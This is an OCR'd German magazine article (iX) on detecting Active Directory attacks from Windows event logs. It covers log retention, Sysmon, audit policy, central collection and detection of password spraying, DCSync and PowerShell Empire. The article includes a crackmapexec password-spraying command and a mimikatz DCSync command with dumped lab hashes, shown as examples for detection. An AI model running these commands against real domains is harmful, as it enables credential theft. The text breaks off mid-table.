Incident Response und Forensik – Angreifer durch Logs enttarnen

Protokollschätze

Fabian Murer

Neben dem Härten von AD-Umgebungen ist auch das frühe Erkennen potenzieller Angriffe anhand von Logdateien elementarer Bestandteil einer Sicherheitsstrategie. Welche Quellen gibt es hierfür und wie lassen sich diese gegen potenzielle Angreifer einsetzen?

Jenseits der in den Artikeln „Mit aller Härte“ und „Mehr ist mehr“ [1, 2] behandelten Härtungsmaßnahmen stellt dieser Artikel der Reihe zu AD-Sicherheit mit Logs ein weiteres Werkzeug für Administratoren vor. Er beschreibt, wieso die Protokollierung und die Überwachung genauso wichtig sind wie ein Malwarescanner auf jedem System und zum Einmaleins einer jeder Verteidigung gehören. Weiter erläutert er die wichtigsten Logquellen und zeigt, wie sie sich gegen Angreifer einsetzen lassen.

Eine Frage der Ressourcen

In der Informationssicherheit arbeitet man oft unter der Annahme, dass hartnäckige Gegner mit genügend Zeit und Ressourcen mit dem Eindringen in ein System oder Netzwerk erfolgreich sein werden – unabhängig davon, wie gut die Härtungs- und Schutzmaßnahmen sind. Komplexe Systeme wie Netzwerke und Computer weisen immer wieder neue Schwachstellen auf, sei es aufgrund von Bugs oder Konfigurationsfehlern. Einer der am häufigsten ausgenutzten Fehler ist mangelndes Sicherheitsbewusstsein kombiniert mit der Neugierde der Mitarbeiter. Ein klassisches Beispiel: Ein Mitarbeiter wird per E-Mail über ein Gewinnspiel informiert, als Preis winkt ein neues iPhone 12. Für die Teilnahme muss er sich über einen Link anmelden. Auf diese Weise gewährt der Mitarbeiter den Angreifern im dümmsten Fall direkten Zugang zum Unternehmensnetzwerk. Ein hartnäckiger Angreifer, der ein Unternehmen gezielt attackieren will, wird die Zeit und das Wissen haben, diese Fehler zu entdecken und auszunutzen.

Zwar sind die in den vorigen Artikeln gezeigten Präventions- und Schutzmaßnahmen sehr wichtig, aber unter der eben genannten Prämisse versetzen sie die IT-Verantwortlichen nicht in der Lage, alle Angriffsversuche abzuwehren. Daher ist das Erkennen solcher Attacken noch viel wichtiger. Dies kann die Feststellung eines Angriffs selbst sein oder das Erfassen von Handlungen des Angreifers nach dem ersten Eindringen (beispielsweise die im Artikel „Fette Beute“ behandelte laterale Verbreitung im Netzwerk – Lateral Movement [3]). Auch wenn der Angreifer die ersten Schritte der sogenannten „Cyber Kill Chain“ erfolgreich abgeschlossen hat, kann man durch richtiges Protokollieren und Überwachen der verdächtigen Aktivitäten möglicherweise eine weitere Phase verhindern – beispielsweise das Abfließen sensibler Daten.

Darüber hinaus sind auf das Erkennen zielende Kontrollen verzeihender als Präventionsmechanismen. Eine strenge Präventionskontrolle verursacht nicht nur viele Falschmeldungen, sondern dürfte sich auch negativ auf den Geschäftsbetrieb auswirken, da sie gegebenenfalls legitime Aktionen blockiert. Das strikte Erkennen von Ereignissen kann immer noch zu vielen Falschmeldungen führen, aber die betrieblichen Auswirkungen sind begrenzter. Daher ist es eine gute Idee, eine neue Kontrolle zunächst im Entdeckungsmodus zu testen und sie im Präventionsmodus zu replizieren, sobald sie sich bewährt hat und die Falsch-Positiv-Rate reduziert ist.

Protokollierung, aber was, wie und wie viel?

Dass das Sammeln von Logs wichtig für eine sichere IT-Umgebung ist, dürfte den meisten Administratoren grundsätzlich bewusst sein. Dennoch ist dieses Thema für viele immer noch schwierig zu verstehen und wird deshalb oft vernachlässigt. Fragen wie „Welche Logs werden benötigt, wie lange sollen die Protokolldateien gespeichert werden oder wohin mit den gesammelten Daten?“ sind nur einige der Hindernisse für Administratoren. Das Beantworten dieser Fragen ist auch nicht immer einfach und hängt von verschiedenen Faktoren ab, etwa den zu befürchtenden Bedrohungen, der vorhandenen IT-Infrastruktur, aber wie so oft auch finanziellen Limitierungen.

Zunächst stellt sich die Frage nach der Speicherdauer. Die einfache Antwort lautet: so lange wie möglich. Verschiedene Berichte wie FireEyes M-Trends 2021 (siehe ix.de/zgnz) zeigen immer wieder, dass es durchschnittlich rund einen Monat bis zum Erkennen eines Cyberangriffs

Quelle: Malware Archaeology

Lateral Movement	Pass the Ticket	T1097	4624 Authenticati on logs			
Lateral Movement	Remote Desktop Protocol	T1076	4688 Process Execution	4624 Authentication logs	Netflow/Encla ve netflow	
Lateral Movement	Remote Services	T1021	4624, 4625 Authenticati on logs	21, 23, 25, 41 RDP Logs		
Lateral Movement	Shared Webroot	T1051	4663 File monitoring	4688 Process Execution		
Lateral Movement	Taint Shared Content	T1080	4663 File monitoring	4688 Process Execution		
Lateral Movement	Windows Admin Shares	T1077	5156 Windows Firewall	4624 Authentication logs	4688 Process CMD Line	4688 Process Execution

Malware Archaeology ordnet in einem „Cheat Sheet" Logquellen und Event IDs den Angriffstechniken aus MITRE ATT&CK zu (Abb. 1).

dauert. Die Zahl verbessert sich zwar laufend, dennoch gibt es immer wieder Fälle, in denen eine Attacke über Monate hinweg unbemerkt bleibt. Die Empfehlung lautet daher, Logs grundsätzlich über einen längeren Zeitraum aufzubewahren, da sonst wichtige Informationen verloren gehen könnten. Je nach Logquelle und Größe der IT-Umgebung kann dies aber eine riesige Menge an Daten bedeuten (teilweise mehrere 100 GByte pro Tag). Hier gilt es, einen geeigneten Kompromiss zwischen Aufbewahrungszeit und Datenmenge zu finden. Ziel sollte es jedoch sein, Systemprotokolle über einen Zeitraum von drei bis sechs Monaten zu speichern.

Bei der Frage, welche Logs man denn sammeln sollte, ist eine Antwort schon etwas schwieriger. In einem Unternehmensnetzwerk befinden sich meist mehrere Hundert Computer von Mitarbeitern, die Logs generieren – protokolliert durch das Betriebssystem selbst, aber auch durch darauf installierte Anwendungen. Dazu kommen verschiedene Server wie der Domänencontroller (DC), Dateiserver oder ein Mailsystem. Auch diese generieren viele Daten mit unterschiedlicher Wichtigkeit. Weitere Komponenten sind Netzwerksysteme wie Firewall, Proxy oder DNS-Server. Da ist es verständlich, dass einige Administratoren Schwierigkeiten haben, eine geeignete Untermenge zu bestimmen.

Neben den bereits genannten Faktoren wie limitierter Speicherkapazität spielt auch die Bedrohungsanalyse eine zentrale Rolle: Welche Arten verdächtiger Aktivitäten und Angriffe möchte man eigentlich feststellen können? Ein guter Ansatzpunkt ist hier die im Artikel „Modellierte Kriegsführung" behandelte MITRE-ATT&CK-Matrix [4]. Sie beschreibt über die verschiedenen Phasen der Cyber Kill Chain hinweg die unterschiedlichsten Angriffstechniken. Darauf basierend lassen sich verschiedene Anwendungsfälle definieren. Ein typisches Beispiel ist die Feststellung, dass ein Benutzeraccount gesperrt wurde, oder man möchte das Anlegen eines neuen Domänenadministrators auf dem DC mitbekommen. Ein weiteres ist das Detektieren einer bestimmten Zahl fehlgeschlagener Anmeldeversuche, da dies auf einen Versuch hindeuten könnte, das Passwort eines Benutzers zu erraten. Von diesen Szenarien ausgehend kann man dann etwa aus der MITRE-ATT&ck-Matrix die für das eigne Umfeld erforderlichen Logquellen zusammenstellen.

Der größte Pool: Windows-Ereignisprotokolle

Grundsätzlich lassen sich die Quellen in zwei Kategorien unterteilen: Zum einen sind dies Logs von Netzwerkgeräten, wie DNS-, Firewall- und Web-Proxy-Logs, aber auch von Intrusion-Detection- (IDS) oder -Prevention-Systemen (IPS) [5]. Zum anderen sind es Logs von Endgeräten, wie Windows-Ereignisprotokolle, Logs von Endpoint-Detection-and-Response-Paketen (EDR) [6] oder Malwarescannern.

Die größte Logquelle auf einem Windows-System, sei es Endgerät oder Server, sind ganz klar die Windows-Ereignisprotokolle. Microsofts Betriebssystem zeichnet praktisch jede von Benutzern ausgeführte Aktion auf, vom Anmelden am System bis hin zum Starten eines Programms. Wird eine bestimmte Aktion nicht protokolliert, ist die Wahrscheinlichkeit groß, dass die Protokollierung dieser Aktion einfach deaktiviert wurde. Neben den bekanntesten Logs wie Application.evtx, System.evtx und Security.evtx gibt es im Verzeichnis C:\Windows\System32\winevt\ Logs allerdings noch viele weitere nützliche Ereignisprotokolle.

Wer die Protokollierung auf die Spitze treiben und beispielsweise auch die Ausführung eines jeden Prozesses inklusive der Argumente auf der Kommandozeile, Netzwerkverbindungen oder Erstellungen von Dateien im Ereignisprotokoll aufzeichnen möchte, kann Sysmon aus der Sysinternals-Suite installieren. Das Tool lässt sich beliebig und relativ fein abgestuft konfigurieren. SwiftOnSecurity bietet hierzu in seinem GitHub-Repository eine gute Konfigurationsvorlage an (siehe ix.de/zgnz). Für die Installation auf einem System genügt folgender Befehl in einer privilegierten Kommandozeile:

```
sysmon.exe -accepteula -i sysmonconfig.xml
```

Allerdings ist die Frage, welche Logs nun eigentlich gesammelt werden sollen, an dieser Stelle immer noch nicht beantwortet. Alle zu sammeln wäre ideal, ist jedoch nicht praktikabel. Glücklicherweise lassen sich die benötigten Ereignisprotokolle auf der Ebene von Event IDs basierend auf den definierten Anwendungsfällen zusammentragen. Verschiedenste Organisationen wie die NSA, Microsoft selbst oder Malware Archaeology haben zu diesem Thema empfohlene Listen zusammengestellt (siehe ix.de/zgnz).

Hat man sich beispielsweise bei der Definition der Anwendungsfälle, wie oben erwähnt, am MITRE ATT&CK-Framework orientiert, so ist die Webseite von Malware Archaeology eine sehr nützliche Quelle (siehe ix.de/zgnz). Abbildung 1 zeigt einen Ausschnitt aus einer Tabelle, die die verschiedenen Event IDs aus Windows-Ereignisprotokollen den Angriffstechniken aus dem MITRE ATT&CK-Framework zuordnet. Alternativ bietet die NSA mit dem Dokument „Spotting the Adversary with Windows Event Log Monitoring" Informationen über empfohlene Event IDs, die die Nachverfolgung von Angriffen unterstützen können (siehe ix.de/zgnz).


Listing: Password-Spraying-Angriff auf alle Benutzer in der Domäne

```
# crackmapexec smb 192.168.10.2 -d ad.2consult.ch -u benutzer.txt -p 2consult2020!
...
```

iX-TRACT

- Härtungsmaßnahmen für den Schutz der eigenen AD-Umgebung vor Cyberangriffen lassen sich mit Protokollierung und Überwachung wirkungsvoll ergänzen.
- Verschiedene Angriffsmethoden verraten sich durch typische Eventmuster in den Logs, weshalb präventive Überwachung essenziell ist.
- Viele wichtige Events protokolliert Windows nur, wenn man die Logging-Einstellungen anpasst.

Quelle: Malware Archaeology



Account Management

• Application Group Management	Success and Failure
• Computer Account Management	Success and Failure
• Distribution Group Management	Success and Failure
• Other Acct Management Events	Success and Failure
• Security Group Management	Success and Failure
• User Account Management	Success and Failure

Logon/Logoff

• Account Lockout	Success (***WA***)
• Group Membership (10/2016)	Success
• IPsec Extended Mode	No Auditing
• IPsec Main Mode	No Auditing
• IPsec Quick Mode	No Auditing
• Logoff	Success
• Logon	Success and Failure
• Network Policy Server	Success and Failure
• Other Logon/Logoff Events	Success and Failure
• Special Logon	Success and Failure
• User / Device Claims	No Auditing

Im Windows Logging Cheat Sheet gibt Malware Archaeology Empfehlungen fürs Audit-Logging (Abb. 2).

Eine weitere wichtige Quelle sind die Audit-Logs. Deren Konfiguration sollte man unbedingt überprüfen und korrekt einstellen, denn die Standardvorgaben verbergen manche unerwartete Konfiguration. Beispielsweise werden per Default fehlgeschlagene Anmeldeversuche oder das Verwenden von Benutzern mit höheren Privilegien nicht protokolliert. Für viele Anwendungsfälle dürfte jedoch das Protokollieren dieser Ereignisse von großer Bedeutung sein.

Die Audit-Logging-Einstellungen lassen sich über die lokalen Sicherheitsrichtlinien, über Gruppenrichtlinien (GPO) oder über die Kommandozeile vornehmen. Um im ganzen Unternehmen die gleichen Einstellungen zu haben, ist die GPO-Variante über „Computer Configuration\Policies\Windows Settings\Security Settings\Advanced Audit Policy Configuration\Audit Policy“ zu bevorzugen.

Wo sollen die Logs gespeichert werden?

Standardmäßig speichert Windows Logs wie Ereignisprotokolle lokal auf dem System. Bei einem Sicherheitsvorfall oder einem entsprechenden Verdacht kann man diese vom System extrahieren und analysieren. In der Regel ist aber die Anzahl an Computersystemen in einem Unternehmen nicht an nur einer Hand abzählbar. Das erschwert ein effizientes Auswerten der Logs, aber auch die Korrelation bestimmter Einträge zu Aktivitäten auf anderen Geräten. Abhilfe schafft das zentrale Sammeln aller Logs, da es weitreichende Untersuchungen der verschiedenen Logs aus dem ganzen Unternehmen ermöglicht.

Microsoft bietet dazu für die Windows-Ereignisprotokolle ein hauseigenes Mittel an: Per Windows Event Forwarding (WEF) lassen sich alle Ereignisprotokolle an einen zentralen Server schicken. Dort lassen sie sich bei Bedarf weiterverarbeiten oder analysieren. WEF verwendet dabei die sogenannten Windows Subscriptions und kann in zwei verschiedenen Ausrichtungen arbeiten. Die Pull-Konfiguration erlaubt es dem Windows Event Collector (WEC) des zentralen Logservers, die entsprechenden Logs direkt von den einzelnen Systemen zu ziehen (daher Pull). Das funktioniert aber nur, wenn alle Systeme einer Domäne angehören. Die zweite Variante, die Push-Konfiguration, verlangt dies nicht. Hier schicken die entsprechend konfigurierten Systeme ihre Logs automatisch an den zentralen Server.

Je nach System und Logkonfiguration können sehr viele Protokolle innerhalb kürzester Zeit entstehen. Um den Logserver nicht mit unnötigen Einträgen zu füllen, ist es sinnvoll, die Logs bereits auf dem Quellsystem nach definierten Anwendungsfällen zu filtern. Damit sind nur die benötigten Einträge an den zentralen Server zu schicken, was erlaubt, die wichtigen Logs länger zu speichern.

Nebst Windows-eigenen Mitteln gibt es für ein zentrales Logging diverse Tools von anderen Anbietern, beispielsweise Splunk, Graylog oder Winlogbeat von Elastic. Anders als beim WEF bieten diese zusätzlich eine Plattform für ein effizientes Auswerten und Darstellen aller Logs an (Security Information and Event Management, SIEM).

Einen sehr guten Einstieg ins Thema Logging und Monitoring bietet das britische National Cyber Security Centre (NCSC) mit seinem Artikel „Logging made easy (LME)“ (siehe ix.de/zgnz). In insgesamt vier Kapiteln beschreibt er das Einrichten einer Logging- und Monitoringumgebung. Dabei wird gezeigt, wie man Sysmon auf Windows-Endgeräten installiert, einen Windows Event Collector aufsetzt und die Logs dann vom zentralen Server an ein SIEM, in diesem Fall Elastic Stack, weiterleitet.

Dem Angreifer auf der Spur

Doch genug der theoretischen Grundlagen. Die ersten Artikel dieser Reihe haben einige Beispiele klassischer Angriffsmöglichkeiten in einem Active Directory beschrieben. Im Folgenden stellen wir Methoden vor, wie man solche Angriffe mithilfe gesammelter Logs erkennen kann.

Password Spraying


Wie im Artikel „Nach oben gehangelt“ [7] beschrieben, greifen Angreifer oft auf Password-Spraying-Angriffe zurück. Deren Ziel ist das Erraten eines Benutzerpasswortes, ohne den entsprechenden Account durch mehrmalige falsche Eingabe des Passwortes zu blockieren und somit auf sich aufmerksam zu machen. Beim Password Spraying probieren Angreifer einfache Passwörter über viele Benutzer hinweg aus, in der Hoffnung, dass mindestens ein User eines dieser schwachen Passwörter nutzt. So bleiben die fehlgeschlagenen Log-ins pro Benutzer unter dem Schwellenwert und der Account wird somit nicht deaktiviert. Dennoch generiert ein fehlgeschlagener Anmeldeversuch (je nach Konfiguration der Logrichtlinie) einen Eintrag im Windows Ereignisprotokoll (Event ID 4625).

Dies ist aber nicht die einzige Informationsquelle über einen möglichen Password-Spraying-Angriff. In einer AD-Umgebung können folgende Quellen nützlich sein:

- DC: Event ID 4625 (an account failed to log on);
- DC: Event ID 4771 (Kerberos pre-authentication failed);
- Alle Systeme: Event ID 4648 (a logon was attempted using explicit credentials).

Führt man nun mit dieser Logkonfiguration den gleichen Angriff aus (siehe Listing), kann ihn ein Systemverwalter sehr schnell erkennen, indem er die Logs auf dem zentralen Logserver nach der entsprechenden Event ID (in diesem Fall 4625) filtert. Sofort fällt der Anstieg an fehlgeschlagenen Anmeldungen auf (Abbildung 3). Ein genauerer Blick zeigt, dass pro Benutzer nur ein Passwort (`2consult2020!`) ausprobiert wurde. Die fehlgeschlagenen Log-ins treten dabei innerhalb kurzer Zeit auf (Abbildung 4). Das deutet in der Regel klar auf einen Password-Spraying-Angriff hin.

Dieses Beispiel zeigt, dass eine simple Suche nach einer Häufung fehlgeschlagener Anmeldeversuche diesen Password-Spraying-Angriff erfolgreich aufdecken konnte. In einem nicht kompromittierten Netz sollte es im Normalfall nur vereinzelte fehlgeschlagene Log-ins pro Tag geben. Oft lassen sich diese den üblichen Anmeldezeiten zuordnen, etwa morgens zum Arbeitsbeginn oder mittags nach der Mittagspause. Große Häufungen sind jedenfalls auffällig und deuten auf ein ungewöhnliches Verhalten im Netzwerk hin.



Filtert man die Windows-Ereignisprotokolle nach Event ID 4625, zeigen sich zum Beginn des Arbeitstages oft erhöhte Werte (Abb. 3).

Time	event.code	user.name	host.hostname	event.action
Jan 26, 2021 @ 17:03:11.182	4,625	-	WIN01	-
Jan 26, 2021 @ 16:17:44.874	4,625	domainadm_backuptool	DC	logon-failed
Jan 26, 2021 @ 16:17:44.867	4,625	susanne.server	DC	logon-failed
Jan 26, 2021 @ 16:17:44.861	4,625	hanna.helpdesk	DC	logon-failed
Jan 26, 2021 @ 16:17:44.856	4,625	donald.domain	DC	logon-failed
Jan 26, 2021 @ 16:17:44.850	4,625	claus.client	DC	logon-failed
Jan 26, 2021 @ 16:17:44.843	4,625	alice.musterfrau	DC	logon-failed
Jan 26, 2021 @ 16:17:44.835	4,625	katelin.davey	DC	logon-failed
Jan 26, 2021 @ 16:17:44.828	4,625	aran.slater	DC	logon-failed
Jan 26, 2021 @ 16:17:44.822	4,625	olaf.mcdowell	DC	logon-failed

Eine Häufung fehlgeschlagener Log-ins innerhalb eines kurzen Zeitraums ist ein Indiz für einen Password-Spraying-Angriff (Abb. 4).

DCSync

Der Artikel „Fette Beute“ [3] beschreibt eine Technik, die Zugangsdaten sämtlicher Administratoren und Benutzer in einer Domäne zu erhalten. Der als DCSync bezeichnete Angriff simuliert das Verhalten eines DC, indem er den echten DC dazu auffordert, die nötigen Daten über das Directory Replication Service Remote Protocol (MS-DRSR) zu teilen. Wie in Abbildung 5 zu sehen, bekommt ein Angreifer auf diese Weise Zugang zu den Passwort-Hashes aller Benutzer in der Domäne.

Glücklicherweise gibt es Hoffnung für Administratoren, diese Angriffsart festzustellen. Die einfachste Methode ist eine entsprechende Kontrolle auf Netzwerkebene. Dabei überwachen typischerweise Intrusion-Detection- oder -Prevention-Systeme den Netzwerkverkehr auf RPC/DCE-Verkehr, der die von DCSync verwendeten Aufrufe der DRSUAPI-RPC-Schnittstelle

```
mimikatz # lsadump::dcsync /all /csv
[DC] 'ad.2consult.ch' will be the domain
[DC] 'DC.ad.2consult.ch' will be the DC server
[DC] Exporting domain 'ad.2consult.ch'
502     krbtgt  dc8aef0c83292f6308ce7a973be74111        514
1108    alice.musterfrau        a8fc07dede90b0ec10bc1ef355f99292        66048
1110    claus.client    a8fc07dede90b0ec10bc1ef355f99292        66048
1111    donald.domain   a8fc07dede90b0ec10bc1ef355f99292        66048
1112    hanna.helpdesk  a8fc07dede90b0ec10bc1ef355f99292        66048
1113    susanne.server  a8fc07dede90b0ec10bc1ef355f99292        66048
1105    aran.slater     a8fc07dede90b0ec10bc1ef355f99292        66048
1106    katelin.davey   a8fc07dede90b0ec10bc1ef355f99292        66048
1000    DC$     a3a22f42fc1f9dc0c4cccf9fb849639f        532480
500     Administrator   772a0b7e4e99597f65d98e381ed812ed        512
1114    domadm_backuptool       a8fc07dede90b0ec10bc1ef355f99292        66048
1103    WIN01$  b85e6d419c3d925d97a44073e94e0dea        4128
1104    olaf.mcdowell   a8fc07dede90b0ec10bc1ef355f99292        66048
1107    luci.rice       772a0b7e4e99597f65d98e381ed812ed        66048
1109    bob.mustermann  772a0b7e4e99597f65d98e381ed812ed        66048
```

So könnte ein DCSync-Angriff per Mimikatz aussehen (Abb. 5).


enthält. Die entsprechenden Filter lassen sich verfeinern um den für diesen Angriff spezifisch verwendeten Aufruf der Methode `IDL_DRSGetNCChanges`. Der Fokus in diesem Artikel liegt jedoch auf dem Nutzen von Logs im AD-Umfeld.

Mit entsprechenden Logging-Einstellungen lassen sich die Replikationsanfragen des falschen DC auch aus den Windows-Ereignisprotokollen extrahieren. Hierzu dienen die Windows Event IDs 4661 (A handle to an object was requested) und 4662 (An operation was performed on an object). Das Aufzeichnen dieser IDs ist per Default jedoch nicht aktiviert und muss über die Audit Policies in den Gruppenrichtlinien für den DC erfolgen („Computer Configurations\Windows Settings\Security Settings\Local Policies\Audit Policy\Audit Directory Service Access“).

Sind diese Ereignisprotokolle aktiv, lassen sich DCSync-Angriffe durch die Untersuchung von Ereignissen mit der Event ID 4662 feststellen. Dabei interessieren vor allem die folgenden drei Datenfelder des Logeintrags: SubjectUserName, Access Mask und Properties.

Bei einer Replikation eines DC enthält das Feld SubjectUserName den Maschinennamen des DC oder den System-Account `NT-AUTORITY\SYSTEM`. Die im Ereignisprotokoll erfasste Access Mask sollte für eine Replikation des DC 0x100 sein. Dieser Wert steht für Control Access und wird speziell dann registriert, wenn der Zugriff nach einer erweiterten Rechteüberprüfung erlaubt ist. Dies ist typischerweise verbunden mit dem Verwenden hochrangiger und expliziter Berechtigungen, die zum Auslösen des DCSync-Angriffs erforderlich sind. Ein weiterer Indikator für eine Replikation des DC liefert das Feld Properties. Dabei beginnt das Feld mit dem String `%%7688`, einem Code, der ebenfalls mit Control Access in Verbindung steht. Neben diesem enthält es zusätzlich vordefinierte GUIDs (Global Unique Identifier), die die genutzten RPC-Funktionen repräsentieren. Im Falle einer DC-Replikation können dies folgende sein:

```
{1131f6aa-9c07-11d1-f79f-00c04fc2dcd2} - 7
                        DS-Replication-Get-Changes
{1131f6ad-9c07-11d1-f79f-00c04fc2dcd2} - 7
                    DS-Replication-Get-Changes-All
{9923a32a-3607-11d2-b9be-0000f87a36b2} - 7
                                DS-Install-Replica
```



Die Markierungen zeigen die typischen Merkmale eines DCSync-Angriffs (Abb. 6).

Diese drei Felder eines Ereignisses mit der Event ID 4662 deuten auf eine Replikation des DC hin. In größeren Netzwerken und Unternehmen kann eine solche Replikation jedoch tagtäglich passieren, wenn mehrere gespiegelte DCs im Einsatz sind. Nicht gewünschte Replikationen wie solche im Falle eines DCSync-Angriffes können da schon mal untergehen, wenn man nicht genau hinschaut. Eine bösartige Replikation kann man etwa anhand des Feldes SubjectUserName erkennen. Das enthält bei einem DCSync-Angriff nämlich nicht den Maschinennamen des DC, sondern den Benutzernamen des für den Angriff verwendeten Users. Im in Abbildung 6 gezeigten Beispiel ist dies der Benutzer olaf.mcdowell.

Zusätzlich lassen sich solche Ereignisse mit anderen Ereignissen korrelieren, um so die Herkunft dieser Anfragen festzustellen. Im Normalfall stammen diese von anderen DCs, bei einem Angriff wie DCSync jedoch meist von einem anderen Server oder sogar von einem Endgerät. Hält man also nach diesen Anzeichen Ausschau, können Verteidiger einen DCSync-Angriff erfolgreich erkennen und abwehren.


Angriffe mit PowerShell

Wegen ihrer starken Integration in die gesamte Windows-Umgebung bietet die PowerShell viele Möglichkeiten und wird daher von Administratoren bevorzugt. Dieser Aspekt ist jedoch auch für Angreifer sehr nützlich. Zum einen müssen sie keine zusätzliche Software auf einem System installieren und zum anderen haben sie durch die weitgehende Integration ins Betriebssystem praktisch uneingeschränkte Möglichkeiten. Daher ist es nicht verwunderlich, dass PowerShell in vielen verschiedenen Angriffen verwendet wird. Es gibt sogar ganze Command-and-Control-Tools, die auf PowerShell aufbauen. Das bekannteste ist wohl das im Artikel „Mit frischen Kräften“ beschriebene PowerShell Empire [8]. Einsätze im Bereich der Incident Response haben gezeigt, dass die richtige Protokollierung von PowerShell sehr nützlich ist. Um den genauen PowerShell-Befehl oder gar den Inhalt eines ausgeführten PowerShell-Skriptes zu protokollieren, muss PowerShell Script Block Logging aktiviert sein. Dafür ist der folgende Eintrag in der Windows-Registry auf 1 zu setzen:

```
HKLM:\Software\Policies\Microsoft\Windows\7
                PowerShell\ScriptBlockLogging\7
                        EnableScriptBlockLogging
```

Wie zuvor wird dieser Eintrag am besten über die Gruppenrichtlinien auf allen Systemen gleichermaßen gesetzt. Dazu muss die Richtlinie „Computer Configuration/Policies/Administrative Templates/Windows Components/PowerShell/Turn on PowerShell Script Block Logging“ aktiviert werden.

Das folgende Beispiel zeigt, wie sich durch simples Aktivieren von PowerShell Skript Block Logging ein typischer Angriff mithilfe von PowerShell Empire detektieren lässt. PowerShell Empire basiert auf einem Agenten, der auf dem Zielsystem ausgeführt werden soll. Dieser startet dann einen PowerShell-Befehl, über den sich der Agent mit dem Command-and-Control-Server verbindet, um anschließend auf weitere Befehle zu warten, die dann wiederum mit der PowerShell ausgeführt werden. Für das Beispiel sei angenommen, dass der Angreifer bereits die Fähigkeit besitzt, auf dem System Schadcode auszuführen. Dies könnte er beispielsweise durch ein entsprechend präpariertes Word-Dokument in einer E-Mail erreicht haben. Beim



Time	event.code	process.args	powershell.file.script_block_text
